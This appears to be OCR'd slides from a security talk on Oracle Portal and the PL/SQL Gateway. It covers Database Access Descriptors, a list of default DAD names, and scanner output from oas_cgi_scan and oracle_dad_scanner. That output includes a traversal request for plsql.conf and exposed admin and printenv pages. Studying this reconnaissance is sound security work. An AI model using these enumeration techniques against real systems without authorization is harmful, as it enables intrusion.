
Defenses

- If you arent using...Remove it
- Why someone put full database access inside a web app with just a user/pass is beyond me.
- Removed in 11g

Oracle Portal

- Web based PL/SQL applications are enabled by the PL/SQL Gateway, which is is the component that translates web requests into database queries.
- Products that use the PL/SQL Gateway include, but are not limited to, the Oracle HTTP Server, eBusiness Suite, Portal, HTMLDB, WebDB and Oracle Application Server
- Several software implementations, ranging from the early web listener product to the Apache mod_plsql module to the XML Database (XDB) web server.

Oracle Portal



http://download.oracle.com/docs/cd/B10467_16/tour/portal_intro.htm


Oracle Portal

- Essentially the PL/SQL Gateway simply acts as a proxy server taking the user's web request and passes it on to the database server where it is executed.
  1. The web server accepts a request from a web client and determines if it should be processed by the PL/SQL Gateway.
  2. The PL/SQL Gateway processes the request by extracting the requested package name, procedure, and variables.
  3. The requested package and procedure are wrapped in a block of anonymous PL/SQL, and sent to the database server.
  4. The database server executes the procedure and sends the results back to the Gateway as HTML.
  5. The gateway sends the response, via the web server, back to the client.

Oracle Portal

- URLs for PL/SQL web applications are normally easily recognizable and generally start with the following
  - http://www.example.com/pls/xyz
  - http://www.example.com/xyz/owa
  - http://www.example.com/xyz/portal
- In this URL, xyz is the **Database Access Descriptor**, or DAD. A DAD specifies information about the database server so that the PL/SQL Gateway can connect. It contains information such as the TNS connect string, the user ID and password, authentication methods, etc

Oracle Portal



http://download.oracle.com/docs/cd/B10467_16/tour/portal_how.htm


Oracle Portal

- Database Access Descriptors
  - Similar to SIDs, required to interact with the portal.
  - Lots of defaults but can be anything alphanumeric
  - Common Defaults:

SIMPLEDAD	ORASSO
HTMLDB	SSODAD
PORTAL	PORTAL2
PORTAL30	PORTAL30_SSO
DAD	OWA
PROD	APP

Oracle Portal


- oas_cgi_scan will find common Portal instances



```
[*] Received 404 for /mod_ose.html
[*] Received 404 for /nls
[*] Received 404 for /nls/
[*] Received 404 for /NFIntro.htm
[*] Received 404 for /OA_HTML/
[*] Received 404 for /oa_servlets/AppsLogin
[*] Received 404 for /oa_servlets/oracle.apps.fnd.sso.FNDSSOLogoutRedirect
[*] Received 404 for /oiddas/
[+]  Received 302 to  http://192.168.26.137:7777/pls/orasso/orasso.wwsso_app_admin.ls_login?Site2pstoreToken=v1.4~35
1C859B~C4CF05F465D1D96BFD8A1C1936A19A59D42EA2089B452D9F19C22B63F2C3077B745EFA9D86CF8174CC748B43541255D03A8054DE40BD1
D5F400B6F9C55E8FDB3322A5E9B8AA5E7489BD06D9861ABB5F8EB8BA377257A18FEC09594FD767084322A9EC2C8338F09BC9B44B0F8B09A16D65
2858690FDF4A60AC9873AE6F1DC1621B7B5F2A83840F66CA7AB278ADBE170F3D6E3609631B7A3A237DE7A117134FEC5E8DF455D318C5AA70C47F
32AB8D8D2DDE713AD73D02B5E46C7F9C9EC31701F4CCD612EBDCAECE5BEF8961FC51E361DB62E4FCF59E99C2C2D for /oiddas/ui/oracle/ld
ap/das/mypage/ViewMyPage
[+]  Received 302 to  http://192.168.26.137:7777/pls/orasso/orasso.wwsso_app_admin.ls_login?Site2pstoreToken=v1.4~35
1C859B~C4CF05F465D1D96BFD8A1C1936A19A59D42EA2089B452D9F19C22B63F2C3077B745EFA9D86CF8174CC748B43541255D03A8054DE40BD1
D5F400B6F9C55E8FDB3322A5E9B8AA5E7489BD06D9861ABB5F8EB8BA377257A18FEC09594FD767084322A9EC2C8338F09BC9B44B0F8B09A16D67
560230459B878C2203403B84C396939629B48324DEBC84B9E5A20AC88E4C2C9AFD92C776B6694AE56B889A75487795E67EBD3015FAB756515EF9
DA4ED18333F25110994ED7448F39FA74E06D160138569F4F2D38F9BC21739D99DE3E1EFEB8575A08B7BE3E0D48C14877129E64A216C for /oid
das/ui/oracle/ldap/das/directory/DASUserMgmtDir
[+]  Received 302 to  http://192.168.26.137:7777/pls/orasso/orasso.wwsso_app_admin.ls_login?Site2pstoreToken=v1.4~35
1C859B~C4CF05F465D1D96BFD8A1C1936A19A59D42EA2089B452D9F19C22B63F2C3077B745EFA9D86CF8174CC748B43541255D03A8054DE40BD1
D5F400B6F9C55E8FDB3322A5E9B8AA5E7489BD06D9861ABB5F8EB8BA377257A18FEC09594FD767084322A9EC2C8338F09BC9B44B0F8B09A16D60
AE0FCF81AEA3939BB8C243E17B8C47EC70FCB7BB9A7BB36C7E8361230E6C891DB5F6670A31944067B1D7C2742C4B7488E4D89C31BEE0A5EE2937
B880B226CD07E04CCD88FA02DE4DD8BA36D222CF8E6E430571BD9F969B76A31D9F1DBAFAAB2249C6255C5E6B8B0109FAE32B6C4AEA79F59CEE04
B76F7A3 for /oiddas/ui/oracle/ldap/das/conf/DASGeneralConf?route=true
[+]  Received 302 to  http://192.168.26.137:7777/pls/orasso/orasso.wwsso_app_admin.ls_login?Site2pstoreToken=v1.4~35
1C859B~C4CF05F465D1D96BFD8A1C1936A19A59D42EA2089B452D9F19C22B63F2C3077B745EFA9D86CF8174CC748B43541255D03A8054DE40BD1
D5F400B6F9C55E8FDB3322A5E9B8AA5E7489BD06D9861ABB5F8EB8BA377257A18FEC09594FD767084322A9EC2C8338F09BC9B44B0F8B09A16D64
347EBFA7FDF6A416A3F0F0C33CC6D734ED1B254F76443B9474A27217987910999069B97B09167BB31A82B5EB82AD5214B86D16BEBC4C42C4565B
4745C94A2E582431CBE8693DA71874911ABD6BAA9FAE0ECD475584C5187BBCE28A0F511EC7B49F5BFEED80BB0E71B5739D1A4B3F150 for /oid
das/ui/oracle/ldap/das/subscriber/DASSubscriberLOV
[*] Received 404 for /oiddas/oiddashome.uix?event=ssologin
```

Oracle Portal


- oas_cgi_scan will find common Portal instances




```
[+] Received 302 to https://[redacted].net:4443/pls/orasso/orasso.wwsso_app_admin.ls_
login?Site2pstoreToken=v1.4~53BAE4C3~BF7A06676BD2D834CE88770E50D9652675E4013F5B52C3EA1F1BCDB8927
6DEEABD1612EED23DDF77D77368730DFF50FD0D12CBAADBDD6B679EF7BAF203F48AC5EBB81FCB2006C2AF74A734A0C3C
6780465A33439BC8B82FEB8ADE62E7F116A32DE723B3B0927BFD4F1122F93F9DE624A496D012DDCD52C5DC48E35A10DD
6AD445999118608316889E17DAEF57DE1263FC2E1D024D18D349A97B311494D5AE3C66B48BD4468A44F48BDF53A5CE22
774B518C446E8A5995614A9C959DB40EF839E1DA843F96869CA4E6BBFBB4DDC801DDF19042A4B769F145974C1ABB9B43
E6BE4514CFAC0DAF2891452C83F39C6E2DECCFC7C8209F509421CB30A87F1BB5F73E9 for /oiddas/ui/oracle/ldap
/das/conf/DASGeneralConf?route=true
[+] Received 302 to https://[redacted].net:4443/pls/orasso/orasso.wwsso_app_admin.ls_
login?Site2pstoreToken=v1.4~53BAE4C3~BF7A06676BD2D834CE88770E50D9652675E4013F5B52C3EA1F1BCDB8927
6DEEABD1612EED23DDF77D77368730DFF50FD0D12CBAADBDD6B679EF7BAF203F48AC5EBB81FCB2006C2AF74A734A0C3C
6780465A33439BC8B82FEB8ADE62E7F116A32DE723B3B0927BFD4F1122F93F9DE624A496D012DDCD52C5DF3A86AB94F4
007A3B35B40AD26F47961083F1BC3FA6A1BD39EEC26EC84107D3F774AE1097C28223066A12050A7D1FE3D5EBE025A263
A8EFF1D3BEC55A22414647D445280F2960ACCD9F2A78E66631AABFFEF63A400916A1D4474DE0F15635E9654690C65013
3E29ABE3007F310BBF6EF39DFD342E2A3BDB821A867E9B2E7DA51 for /oiddas/ui/oracle/ldap/das/subscriber/
DASSubscriberLOV
[+] Received 302 to /pls/portal/portal.home for /pls/portal
[+] Received 302 to /pls/portal/portal.home for /portal/pls/portal
[+] Found: /portal/page --> Vuln: Oracle Portal
[+] Found: /portal/page?_pageid=6,1,6_13&_dad=portal&_schema=PORTAL --> Vuln: Oracle Portal
[+] Found: /portalTools/ --> Vuln:
```

Oracle Portal

- oas_cgi_scan will find common Portal instances




```
[+] Found: /oprocmgr-status --> Vuln: Process Status
[+] Found: /perl/printenv --> Vuln: Oracle Environmental Variables
[+] Received 302 to /pls/www/ for /pls
[+] Received 302 to /pls/www/ for /pls/
[+] Received 302 to /pls/www/admin_/gateway.htm?schema= for /pls/admin_/gateway.
htm
```



```
[+] Found: /perl/printenv --> Vuln: Oracle Environmental Variables
[+] Received 302 to /pls/portal30/ for /pls
[+] Received 302 to /pls/portal30/ for /pls/
[+] Received 302 to /pls/portal30/admin_/gateway.htm?schema=portal30 for /pls/admin_/gateway.htm
[+] Received 302 to /pls/portal30/admin_/globalsettings.htm?schema=portal30 for /pls/admin_/glob
alsettings.htm
[+] Received 302 to /pls/portal30/admin_/help/..\plsql.conf?schema=portal30 for /pls/admin_/help
/..%255Cplsql.conf
[+] Received 302 to /index_migration.html for /pls/portal30
```

Oracle DAD Scanner


- oracle_dad_scanner.rb
  - Scans for common Oracle DADs




```
msf auxiliary(oracle_dad_scanner) > run

[+] Received 200 for DAD: /
[+] Received 302 for DAD: /pls --> Redirect to /pls/simpledad/
[+] Received 302 for DAD: /pls/ --> Redirect to /pls/simpledad/
[*] 404 for /apex
[*] 404 for /pls/adm
[*] 404 for /pls/admin
[+] Received 302 for DAD: /pls/admin_/ --> Redirect to /pls/simpledad/admin_/?sc
hema=sample
[*] 404 for /pls/apex
[*] 404 for /pls/apex_prod
```

Oracle DAD Scanner

- oracle_dad_scanner.rb
  - Scans for common Oracle DADs



